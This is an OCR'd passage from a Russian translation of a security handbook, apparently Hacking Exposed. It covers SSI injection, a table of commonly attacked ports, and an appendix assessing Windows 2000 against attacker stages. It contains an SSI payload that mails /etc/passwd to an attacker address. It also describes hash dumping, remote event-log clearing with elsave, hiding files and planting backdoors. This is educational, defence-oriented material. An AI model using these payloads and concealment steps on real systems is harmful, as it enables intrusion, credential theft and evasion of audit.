Для устранения уязвимости скрытых тегов HTML ограничьте их использование для сохранения данных (таких, как стоимость товара) или хотя бы выполняйте проверку полученных значений перед обработкой.

Server Side includes <SSi)

Популярность: 4
Простота: 4
Результативность: 9
Степень риска: 6

Server Side Includes обеспечивает интерактивное взаимодействие в реальном времени без программирования. Web-разработчики часто пользуются этим средством для получения системных даты/времени или исполнения локальных команд и проверки условий в программном потоке. Некоторые функции SSI (называемые *тегами):* echo, include, fsize, flastmod, exec, config, odbc, email, if, goto, label и break. Атакующих более всего интересуют теги exec и email.

Существует немало атак на основе вставки кода SSI в поле страницы, которая трактуется web-сервером как документ HTML. В результате появляется возможность локального исполнения команд и получения доступа к серверу. Например, вставка SSI в первое или последнее поле во время создания новой

учетной записи приведет к тому, что web-сервер попытается исполнить указанное выражение. Приведем пример кода SSI, который пересылает атакующей системе по электронной почте системный файл паролей:

```
<!--#exec cmd="/bin/mail attacker@bad.org < cat /etc/passwd"-->
```

Контрмеры: защита SSI

Используйте синтаксический анализатор перед чтением любого файла HTML и удаляйте все незаконные строки SSI до пересылки на сервер.

Добавление к файлу

Популярность: 4
Простота: 6
Результативность: 5
Степень риска: 5

Потенциально уязвимой является любая функция прямого доступа пользователей к информации. Например, если web-сайт содержит форму для ввода комментариев посетителей об улучшении сайта или разрешает пользователям просматривать файлы, этим обязательно воспользуются атакующие. Пересылка кода JavaScript в ответ на приглашение для ввода имени пользователя и пароля позволит атакующему поместить сценарий в поле комментария для применения в будущем.

Контрмеры

Ограничьте возможности добавления к файлам совместно используемой интерактивной информации, поскольку перед атакующим открывается слишком много путей манипулирования пользователями и web-сервером.

Часть V

Приложения

Приложение А

Порты

Наибольшие сложности в оценке защиты сети создает выявление слушающих портов и их владельцев, поэтому четкое определение состава портов позволит идентифицировать дыры в системе безопасности. Сканирование всех 131 070 портов (1 — 65535 для TCP и UDP) каждого хоста займет несколько дней. Следовательно, для быстрейшего обнаружения возможных брешей лучше проверять потенциально уязвимые порты и службы.

Предлагаемый список не является полным, ведь некоторые приложения могут конфигурироваться на совершенно иные порты прослушивания. Однако он послужит хорошей отправной точкой для отслеживания незаконных приложений. Перечисленные порты чаще всего используются для получения информации или для доступа к компьютерным системам.

Служба или приложение	Порт/протокол
echo	7/tcp
systat	11/tcp
chargen	19/tcp
ftp-data	21/tcp
ssh	22/tcp
telnet	23/tcp
smtp	25/tcp
nameserver	42/tcp
whois	43/tcp
tacacs	49/udp
dns-lookup	53/udp
dns-zone	53/tcp
oracle-sqlnet	66/tcp
tftp	69/udp
finger	79/tcp
http	80/tcp
http-1	81/tcp
kerberos	88/tcp
pop2	109/tcp
pop3	110/tcp
sunrpc	111/tcp
sqlserv	118/tcp
nntp	119/tcp
ntrpc-or-dce	135/tcp
netbios	139/tcp
imap	143/tcp
snmp	161/udp
snmp-trap	162/udp
bgp	179/tcp
snmp-checkpoint	256/tcp
ldap	389/tcp
netware-ip	396/tcp

Служба или приложение	Порт/протокол
timbuktu	407/tcp
https	443/tcp
rlogin	513/tcp
rwho	513/udp
rshell	514/tcp
syslog	514/udp
printer	515/tcp
printer	515/udp
router	520/udp
netware-ncp	524/tcp
remotelypossible	799/tcp
socks	1080/tcp
motorla-cable-modem-telnet	1024/tcp
bmc-patrol-db	1313/tcp
notes	1352/tcp
ms-sql	1433/tcp
citrix	1494/tcp
sybase-sql-anywhere	1498/tcp
ingres-lock	1524/tcp
oracle-srv	1525/tcp
oracle-tli	1527/tcp
pptp	1723/tcp
winsock-proxy	1745/tcp
remotely-anywhere	2000/tcp
cisco-mgmt	2001/tcp
nfs	2049/tcp
compaq-web	2301/tcp
openview	2447/tcp
realsecure	2998/tcp
bmc-patrol-agent	3300/tcp
mysql	3306/tcp
ssql	3351/tcp
cisco-mgmt	4001/tcp
nfs-lockd	4045/tcp
pcanywhere	5631/tcp
vnc	5800/tcp
xwindows	6000/tcp
cisco-mgmt	6001/tcp
apc	6549/tcp
irc	6667/tcp
web	8000/tcp
web	8001/tcp
web	8002/tcp

Служба или приложение	Порт/протокол
web	8080/tcp
cisco-xremote	9001/tcp
netbus	12345/tcp
quake	26000/tcp
backorifice	31337/udp
rpc-solaris	32771/tcp
snmp-solaris	32780/udp
reachout	43188/tcp
pcanywhere-def	65301/tcp

Полный список портов можно получить в институте Information Sciences Institute (ISI) Университета Южной Калифорнии (University of Southern California) по адресу ftp://ftp.isi.edu/in-notes/iana/assignments/port-numbers.

Приложение В

Защита Windows 2000

Английское издание этой книги было опубликовано до выхода окончательной версии Windows 2000. Тем не менее по предварительным вариантам операционной системы можно судить о том, что наиболее радикальным изменением в среде Windows нового поколения стала система защиты. В информационных бюллетенях (white paper) корпорации Microsoft много внимания уделено новым средствам защиты: PKI (Public Key Infrastructure — инфраструктура общих ключей), IPSec (IP Security — защищенный протокол IP), CryptoAPI (криптографический интерфейс прикладного программирования), SSL 3.1 (уровень защищенного сокета), EFS (Encrypting File System — файловая система с шифрованием) и аутентификация Kerberos. Основным нововведением является следование современным криптографическим стандартам (в системах NT используются лицензированные решения).

Старые технологии многие годы служили пользователям NT, но правильно ли они применялись? Радикальные изменения в Win 2000, в частности широкое использование новой службы AD (Active Directory — активный каталог), дают возможность перегруженным работой сетевым администраторам быстро перейти на новую операционную систему. Однако (если уроки истории имеют хоть какую-то ценность) сохранение обратной совместимости и неполная реализация протоколов вряд ли позволят считать Win 2000 абсолютно "пуленепробиваемой", пока не появится пакет обновления Service Pack 3 или выше.

Насколько же в действительности защищена Win 2000? Попробуем оценить уровень защиты и потенциальные дыры, отталкиваясь от стандартных методов атак, рассмотренных в этой книге:

- Рекогносцировка
- Сканирование
- Создание перечня элементов
- Проникновение
- Расширение полномочий
- Кража информации
- Установка "черных ходов"
- Заметание следов

Для большей части этих методов существуют специальные готовые утилиты, прекрасно действующие в системах NT 4, однако несколько потенциальных уязвимых мест имеют и новые службы Win 2000.

Рассмотрим некоторые новые утилиты конфигурирования параметров защиты, включенные в состав Win 2000. Эти средства помогают администраторам защититься от перечисленных выше атак.

Отметим, что мы исследовали чистую установку (не обновление) системы Win 2000 Advanced Server, сборки 2031 и 2072 (последняя из доступных версий на момент публикации книги), поэтому рекомендации и заключения могут несколько не соответствовать окончательной версии, обновлению существующей системы NT 4 и версии Professional (бывшая Workstation). Информация по защите Win 2000 Advanced Server публикуется по адресу http://www.microsoft.com/windows/server/.

Рекогносцировка

Атакующие пытаются сначала собрать как можно больше полезной информации о системе без реального взаимодействия с ней. Основной целью рекогносцировки является DNS (Domain Name System — система доменных имен) — стандарт Интернета для сопоставления понятных человеку имен (например, amazon.com) IP-адресам хостов. Пространство имен Active Directory (AD) основано на DNS, поэтому корпорации Microsoft пришлось полностью модернизировать службу DNS системы Win 2000, чтобы подстроить ее под требования AD, и наоборот.

Клиенты службы доменов Win 2000 (такие, как AD и Kerberos) пользуются записью DNS SRV (RFC 2052), позволяющей проводить поиск по типу службы (например, LDAP, FTP или WWW) и протоколу (например, TCP). Поэтому при простой пересылке зоны (командой nslookup: ls -d <имя_домена>) можно получить различные сведения из записи SRV. Приведем пример пересылки зоны для домена labscam.org (выходные данные сокращены и дополнены символами перехода на новую строку):


```
> ls -d labscam.org
[[172.16.100.201]]
 labscam.org.                    SOA  joel.labscam.org administrator.
                                      (267 900 600 86400 3600)
 labscam.org.                    A    172.16.100.201
 labscam.org.                    NS   joel.labscam.org
...
_gc._tcp                         SRV  priority=0, weight=100,
port=3268
                                      joel.labscam.org
_kerberos._tcp                   SRV  priority=0, weight=100, port=88,
                                      joel.labscam.org
_kpasswd._tcp                    SRV  priority=0, weight=100, port=464,
                                      joel.labscam.org
_ldap._tcp                       SRV  priority=0, weight=100, port=389,
                                      joel.labscam.org
...
```

В RFC 2052 специфицирован формат записи SRV:

```
Service.Proto.Name TTL Class SRV Priority Weight Port Target
```

Простое исследование позволяет атакующему определить местонахождение службы Global Catalog (глобального каталога) домена (gc._tcp) и контроллеров домена, применяющих аутентификацию на основе протоколов Kerberos (_kerberos._tcp), а также выявить службы LDAP (_ldap._tcp) и связанные с ними номера портов (в нашем примере присутствует только порт TCP).

К счастью, реализация DNS в Win 2000 разрешает ограничить пересылку зон (см. рис.). Соответствующее окно свойств (Properties) появляется после выбора зоны просмотра (в нашем случае — labscam.org) в консоли управления Microsoft Management Console (MMC) значка Computer Management (Управление компьютером), ниже узлов \Server Applications (серверные приложения) и Services\DNS\[имя_сервера].




Сканирование

При сканировании портов TCP можно выявить контроллеры домена (DC, domain controller) сети Windows 2000, что позволит идентифицировать операционную систему. Кроме стандартных портов 135 (картограф оконечных точек) и 139 (сеанс NetBIOS), применяются порты: 88 (Kerberos), 389 (LDAP), 445 (Microsoft-DS), 464, 593, 636 (защищенный LDAP), 3268 (Global Catalog), 3269, 3372 и 6586.

Ниже обсуждаются методы исследования соответствующих служб системы (например, изучение утилитой `ldp` запросов к службе LDAP на порту 389). Мы не будем подробно рассматривать те порты, которые открывали путь к системе в предыдущих версиях операционной системы.

Нужно отметить, что Windows 2000 способна работать со стеком TCP/IP и с соответствующими службами без регистрации портов 135 и 139. Если в NT 4 отключить NetBIOS было не так просто (см. главу 5), то в Windows 2000 это легко сделать с помощью средства Network and Dial-Up Connections Панели управления (Control Panel). Выберите страницу свойств определенного подключения, затем перейдите в окно свойств протокола Internet Protocol (TCP/IP) и щелкните мышью на кнопке Advanced (Дополнительно). На вкладке WINS установите флажок Disable NetBIOS over TCP/IP (Отключить NetBIOS поверх TCP/IP). Дополнительные параметры TCP/IP показаны на рисунке:



Настоятельно рекомендуем отключить NetBIOS при первой возможности (точнее — на всех системах, подсоединенных к Интернету). Многие бреши NT 4 (см. главу 5) открываются только при использовании соединений NetBIOS. Работа на "родных" протоколах Интернета без применения NetBIOS является одним из существенных улучшений Windows 2000.

Создание перечня элементов системы

В главе 3 было показано, насколько "доверчиво" система NT 4 предоставляет сведения об именах пользователей, совместно используемых файлах и т.д. В Windows 2000 наблюдаются положительные сдвиги в деле устранения этих дыр в защите, однако определенные категории информации можно получить через Active Directory.

Active Directory

Фундаментальным отличием Win 2000 от NT 4 является протокол LDAP (Light-weight Directory Access Protocol — облегченный протокол доступа к каталогу), предназначенный для новой службы, которую корпорация Microsoft назвала *Active Directory*. AD охватывает все установленные в корпоративной сети программные продукты, так что эта служба становится самой желанной целью атакующих. С точки зрения доступа к сведениям об элементах системы, AD открывает множество новых и интересных источников информации о Win 2000.

LDAP

Служба AD предназначена для унифицированного и логически структурированного представления информации об объектах корпоративной сетевой инфраструктуры. В Windows NT Resource Kit содержится множество прекрасных утилит для хакеров. Одной из них является простенький клиент протокола LDAP (ldp), который подключается к серверу AD и обеспечивает просмотр содержимого каталога (см. рис. В.1).





Рис. В.1. Утилита ldp позволяет атакующему просмотреть содержимое каталога

В зависимости от способа установки AD на сервере, запрос ldp выводит те или иные сведения. Осторожно: сервер RAS (Remote Access Service — служба удаленного доступа) системы NT *4* нижнего уровня должен иметь возможность запрашивать пользовательские объекты AD и выявлять установку режима удаленного доступа. Во время инсталляции Win 2000 пользователю предлагается указать режим снижения защиты AD (weaken permissions) с целью сохранения для унаследованных серверов RAS возможности просмотра каталога.



При выборе снижения защиты (ослабленных прав) пользовательские объекты станут доступны запросам `ldp` (укажите команду View | Tree меню `ldp`, установите DN на корень дерева и щелкните мышью на контейнере Users в левой панели). Атакующий увидит все имена учетных записей, что гораздо приятнее, чем применение DumpACL в нулевом сеансе NT 4.

Контрмеры: усиление защиты AD с помощью утилиты nets

В состав Win 2000 входит утилита netsh, выявляющая ослабленные права (работает из командной строки). Безусловно, предварительно необходимо обновить серверы NT *4* RAS. Синтаксис команды изменения защиты домена для согласования (или отмены согласования) с унаследованными серверами RAS:

```
netsh ras set domainaccess [legacy | standard] domain = [имя_домена]
```

При выборе параметра legacy серверы NT 4 RAS и серверы Win 2000 RAS в доверенном домене NT 4 смогут аутентифицировать пользователей указанного домена. В режиме standard пользовательские объекты защищаются от изощренного изучения, даже если впоследствии указывается параметр legacy. Пользовательские объекты уязвимы только тогда, когда права вручную возвращаются в состояние унаследованной конфигурации данного каталога (дополнительные сведения выводятся командой **netsh ras set domainaccess** /?, работающей из командной строки).

Внимательно отнеситесь к рекомендации о модернизации всех серверов RAS компании для перехода на применение среды Win 2000 и AD, иначе может быть блокирован доступ к пользовательской информации.

Нулевые сеансы

Лучшие друзья атакующего — нулевые сеансы (null sessions) — сохранились практически без изменения в Win 2000. Наиболее опасны потери информации, связанные с получением сведений об элементах реестра через различные

вызовы API типа "Reg...", подготавливающие выгрузку дампов реестра. Сохранилась возможность извлечения сведений о пользователях и общих ресурсах утилитой DumpACL во время нулевого сеанса. Утилита user2sid может идентифицировать SID пользователя или группы, а парная утилита sid2user способна показать имена по заданному SID (см. главу 3). Встроенные учетные записи пользователей и групп, как и прежде, легко извлекаются из Win 2000, если в целевой системе разрешены нулевые сеансы.

Контрмеры: RestrictAnonymous и блокирование NetBIOS

Ключ реестра RestrictAnonymous создается в Windows 2000 по умолчанию, но получает значение 0 (отключить). В главе 3 отмечалось, что нулевые сеансы возможны даже после установки режима RestrictAnonymous (запрет анонимного доступа) — именно с этим связаны наиболее разрушительные атаки (например, с помощью user2sid и sid2user). Как и прежде, лучше полностью отменить нулевые сеансы, блокировав порты NetBIOS с номерами 135 — 139 (TCP и UDP) по всему периметру сети.

Вторжение

Хакерам будет интересно узнать, что в системе Win 2000 применяются хэши NT LANMan (NTLM), являющиеся очевидными целями для атаки (см. главу 5).

Перебор общих файлов NetBIOS

УТИЛИТЫ, подобные NetBIOS Auditing Tool (NAT), эффективно угадывают общие пароли в системах Win 2000 (см. главы 3, 4 и 5).

Просмотр хэшей паролей

Утилита захвата пакетов SMB от LOphtcrack (см. главу 5) способна перехватывать и взламывать унаследованные хэши NTLM, пересылаемые между клиентом NT 4 и сервером Win 2000. Предложенная в новой системе аутентификация на основе протокола Kerberos отменяется, если этот защищенный протокол не поддерживается на одном из концов соединения, что и происходит при обмене между Win 2000 и NT 4.

Интересные возможности для атаки на домен Win 2000 появляются при отключении аутентификации Kerberos (попробуйте переполнение SYN на порту TCP 88 (Kerberos) контроллера домена). При этом все клиенты переходят на обычную аутентификацию NT 4, отслеживаемую пакетами SMB.

Переполнение буфера

Действенность атак удаленного переполнения буфера против предварительных версий Win 2000 осталась для нас под вопросом. Однако внушительные архитектурные изменения Win 2000 в сочетании со спешкой выпуска продукта в срок вряд ли уменьшили количество потенциальных условий для переполнения буфера по сравнению с известными брешами такого рода в NT (см. главу 5). Пока нам удалось обнаружить только некоторую неустойчивость в работе.

Отказ в обслуживании

Мы проверили в Win 2000 действие нескольких старых утилит (в частности, teardrop и land), но не увидели даже намека на состояние отказа в обслуживании (все выявленные ранее уязвимые места уже устранены, см. главу 5). Безуспешными оказались и простые атаки, подобные переполнению слушающего порта (например, отправка более 255 символов на порт LDAP номер 389 с помощью netcat). Не обнаружены отказы служб и самой операционной системы.

Неудачей завершилось применение обмана RPC (snork) и Named Pipes поверх RPC (nprpc), по крайней мере, в системе с номером сборки 2031. С целью выявления уязвимости к действию snork мы пользовались модулем Custom Attack Scripting Language (CASL) из утилиты CyberCop Scanner от Network Associates (http://www.nai.com) для отсылки обманных пакетов UDP на порт 135. Пользовательским вариантом кода spooleak мы проверили проблемы с nprpc в целевом сервере Win 2000. Для NT 4 имеются соответствующие заплатки:

ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/nt40/hotfixes-postSP3/Snk-fix/Q193233.txt для snork

ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/nt40/hotfixes-postSP4/Nprpc-fix/для nprpc.

Расширение полномочий

Получив доступ к пользовательской учетной записи системы Win 2000, атакующий попытается расширить свои права до уровня администратора. Однако Win 2000 проявила себя надежнее предыдущих версий по отношению к этим действиям.

getadmin и sechole

Уязвимость к действию getadmin и sechole была исправлена в заплатках, выпущенных посЛе Service Pack 3. В новой системе эта брешь не обнаружена. Кроме того, пока не выявлено никаких методов расширения прав до административного уровня. Применение инъекции DLL остается потенциально возможным, поскольку продолжает действовать утилита pwdump2 (см. ниже).

Взлом паролей

К большому сожалению атакующих, новая архитектура Win 2000 ограничивает действие стандартных утилит взлома паролей. Прежде всего SYSKEY является конфигурацией по умолчанию в протестированной нами версии Windows 2000 Advanced Server, поэтому только утилита pwdump2 способна вывести из реестра дамп хэшей паролей (см. главу 5). Более того, pwdump2 выдает лишь отдельные хэши пользовательских паролей — по-видимому, pwdump2 получает доступ к ним через прикладной интерфейс API библиотеки msvl_0.dll (в нашем тестировании выявлены только пользователи из групп Administrator и Guest). В контроллере домена (с установленной службой AD) мандаты всех пользователей хранятся в AD и на сегодняшний день недоступны утилите pwdump2. Обычные члены домена — серверы Win 2000 — без службы AD уязвимы: утилита pwdump2 выводит все пользовательские хэши.

Файл SAM остался в каталоге %systemroot%\system32\config и по-прежнему блокируется операционной системой. Загрузка DOS и последующий захват SAM возможны и в новой файловой системе NTFS v.5 при использовании старой утилиты NTFSDOS (http://www.sysinternals.com/). Однако файл SAM в Win 2000 защищен SYSKEY, поэтому не распознается стандартными утилитами, например, от L0phtcrack. Резервная копия файла SAM, как и раньше, хранится в \%systemroot%\repair (хотя больше не называется SAM._) и содержит всех пользователей, сконфигурированных во время установки системы. Утилита rdisk заменена приложением Microsoft Backup (ранее поставлявшимся Seagate), которое имеет функцию Create Emergency Repair Disk (создание диска аварийного восстановления), позволяющую записать данные только на дискету без резервного копирования файла SAM в архивный каталог.

Корпорация Microsoft почему-то хранит молчание об этом улучшении, но если оно останется в окончательной версии, то стойкость к взлому паролей станет одной из основных причин перехода на Win 2000. С другой стороны, вывод дампа мандатных данных из AD гораздо проще их извлечения утилитами, подобными pwdump2. Подождем появления pwdump3...

Кража информации

Получив эквивалентные администратору права, атакующий обычно пытается извлечь как можно больше информации для проникновения в другие системы.

Уязвимость доверительных отношений

Одним из наиболее эффективных методов вторжения остается поиск мандата пользователя домена (в отличие от права локального пользователя), действующего в текущем или ином домене. Получение этого мандата позволит перескочить с островка автономного сервера в контроллер домена, а затем за границы домена. В главе 5 обсуждалась уязвимость LSA Secrets, устраненная в заплатках, выпущенных после Service Pack 3. Это прекрасный способ идентификации нужных мандатов, поскольку извлекаются сведения о последних регистрировавшихся в системе пользователях. Старый код применения LSA Secrets не сработал в Win 2000, но это не значит, что администраторам можно регистрироваться в домене по учетной записи автономной системы. От такой очевидной ошибки не защитит даже система Win 2000!

Новая модель доверительных отношений

Еще одним важным отличием Win 2000 от NT 4 стала отмена однонаправленных доверительных отношений. В дереве систем Win 2000 все домены доверяют друг другу на основе двунаправленных транзитивных отношений, реализуемых по протоколу Kerberos (доверие между "лесами" и отношения с низкоуровневыми доменами NT 4 остались однонаправленными). В это дело интересным образом вплетается топология доменов.

Первым порывом многих администраторов доменов является создание отдельного "леса" для каждого ограниченного участка структуры защиты организации. Это неверно, поскольку идея AD заключается в консолидации доменов в пределах единой схемы управления. Гранулирование доступа должно проводиться через объекты "леса", поэтому администраторов сбивает с толку множество встроенных прав, предложенных корпорацией Microsoft.

Однако в Build 2031 члены группы Domain Admins (группа Domain Global Group в терминологии Win 2000) имеют полномочия на выполнение некоторых функций, распространяемых на все домены "леса". Другими словами, члены группы Domain Admins имеют полный контроль над конфигурацией AD, т.е. над общим набором требований к репликационным связям и над общими параметрами всех доменов, синхронизирующихся через AD. Любые изменения, внесенные в конфигурацию членом группы Domain Admin, будут реплицированы во все домены, причем распространяются даже деструктивные модификации. Следовательно, взломанная или захваченная учетная запись Domain Admins позволит блокировать репликацию в пределах всего "леса" доменов. Поэтому не рекомендуется применять полные доверительные отношения между корпоративными элементами сети (например, в организации-партнере), либо уязвимый к внешнему взлому домен (например, центр данных в Интернете) нужно поместить в собственный "лес".

Кроме того, двунаправленные доверительные отношения предоставляют группе Authenticated Users (аутентифицированные пользователи) совершенно новую область действий. Возможно, в следующей книге мы вернемся к вопросам модели управления доступом к AD...

Заметание следов

В Win 2000 действенны рассмотренные выше методы и средства уничтожения следов атаки. Однако имеются некоторые особенности их применения.

Отключение аудита

Аудит включается в Group Policy надстройки MMC (Управляющая консоль) в узле \ComputerConfiguration\Windows Settings\Security Settings\Local Policy \Audit Policy. Средство Group Policy (Политика групп) подробно рассматривается в конце главы.

В Win 2000 не заметно никаких сдвигов к централизованному хранению сведений о регистрации — они продолжают храниться на локальных системах, что не слишком удачно, если сравнивать с syslog систем UNIX.

Кроме интерфейса конфигурирования аудита в Group Policy, можно использовать утилиту auditpol из NTRK (см. главу 5), позволяющую включить/отключить режим аудита. Что бы мы делали без NTRK?

Очистка событий

В Win 2000 осталась возможность очистки журнала регистрации (Event Log), однако предлагается новый интерфейс. В надстройке Computer Management MMC доступно несколько журналов регистрации. Они находятся в узле \System Tools\Event Viewer. К новым журналам относятся: Directory Service (служба каталога), DNS Server (сервер DNS) и File Replication Service (служба репликации файлов). Правый щелчок мыши на любом журнале откроет контекстное меню с командой Clear all Events (Удалить все события).

Утилита elsave (см. главу 5) удаленно очищает все журналы (в том числе новые). Приведем команду очистки журнала File Replication Service на удаленном сервере joel (необходимо иметь соответствующие права для выполнения команды на этом сервере):

```
C:\>elsave -s \\joel -1 "File Replication Service" -C
```

Скрытие файлов

После успешного вторжения нужно скрытно сохранить в системе средства взлома. Для этого используются (см. главу 5) команда attrib и файловые потоки.

attrib

Как и прежде, attrib успешно скрывает файлы, хотя их можно увидеть в режиме Show all files (Показать все файлы) любого каталога.

Файловые потоки

Совместимая с Posix утилита cp (из NTRK) позволяет скрыть файл в потоке другого файла (см. главу 5). Утилита прекрасно действует в Win 2000, несмотря на переход к новой версии файловой системы NTFS 5. Отметим, что извлеченные из потока файлы по умолчанию не имеют никаких прав доступа, поэтому требуются административные полномочия для восстановления исходного состояния прав.

"Черные ходы"

Последней операцией в списке атакующего стоит создание "черного хода". Он позволит быстро вернуться во взломанную ранее систему незаметно для ее администратора.

Манипуляции с файлами запуска

Как отмечено в главе 5, атакующие стараются разместить в различных местах системы мошеннические исполняемые модули для их автоматического запуска во время загрузки. То же самое касается и Win 2000, поэтому требуется регулярная проверка с целью выявления зловредных и странных команд. Важным изменением в Win 2000 стало местоположение папки Startup, которая перемещена в корневую папку Documents and Settings. Необходимо проверять:

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run, RunOnce, RunOnceEx и RunServices
- %root%\Documents and Settings\%user%\Start Menu\Programs\Startup

Удаленное управление

Все средства удаленного управления, о которых говорилось в главе 5, включая remote из NTRK (в Win 2000 используется обновленная версия, но в основном с теми же функциями), NetBus и WinVNC, прекрасно работают в Build 2031. Новая версия Back Orifice под названием Back Orifice 2000 (B02K) успешно исполняется в Win 2000 (и NT 4), поэтому доставляет администраторам больше хлопот, чем исходная версия BO, работавшая только в Win *9x*. Хуже того, открытый исходный код B02K способствует появлению множества модификаций утилиты. Производители основных антивирусных пакетов быстро откликнулись на новую версию B02K, но вряд ли можно гарантировать защиту от всевозможных мутаций.

Клавиатурные регистраторы

В Win 2000 успешно действуют клавиатурные регистраторы NetBus и Invisible Keylogger Stealth (IKS) (см. главу 5).


Общие контрмеры: новые утилиты защиты WINDOWS

Win 2000 предоставила новые инструменты управления защитой, объединившие многие функции отдельных утилит NT 4. Рассмотрим некоторые из нововведений.

Group Policy

Мощными возможностями обладает средство Group Policy (Политика групп) системы Win 2000. GPO (Group Policy Object — объект политики групп) хранится в AD или на локальном компьютере. Этот объект специфицирует определенные конфигурационные параметры масштаба домена или локального компьютера. GPO можно применять к сайтам, доменам и организационным единицам (OU, Organizational Unit), причем наследуются свойства объекта верхнего уровня (членом которого является GPO).

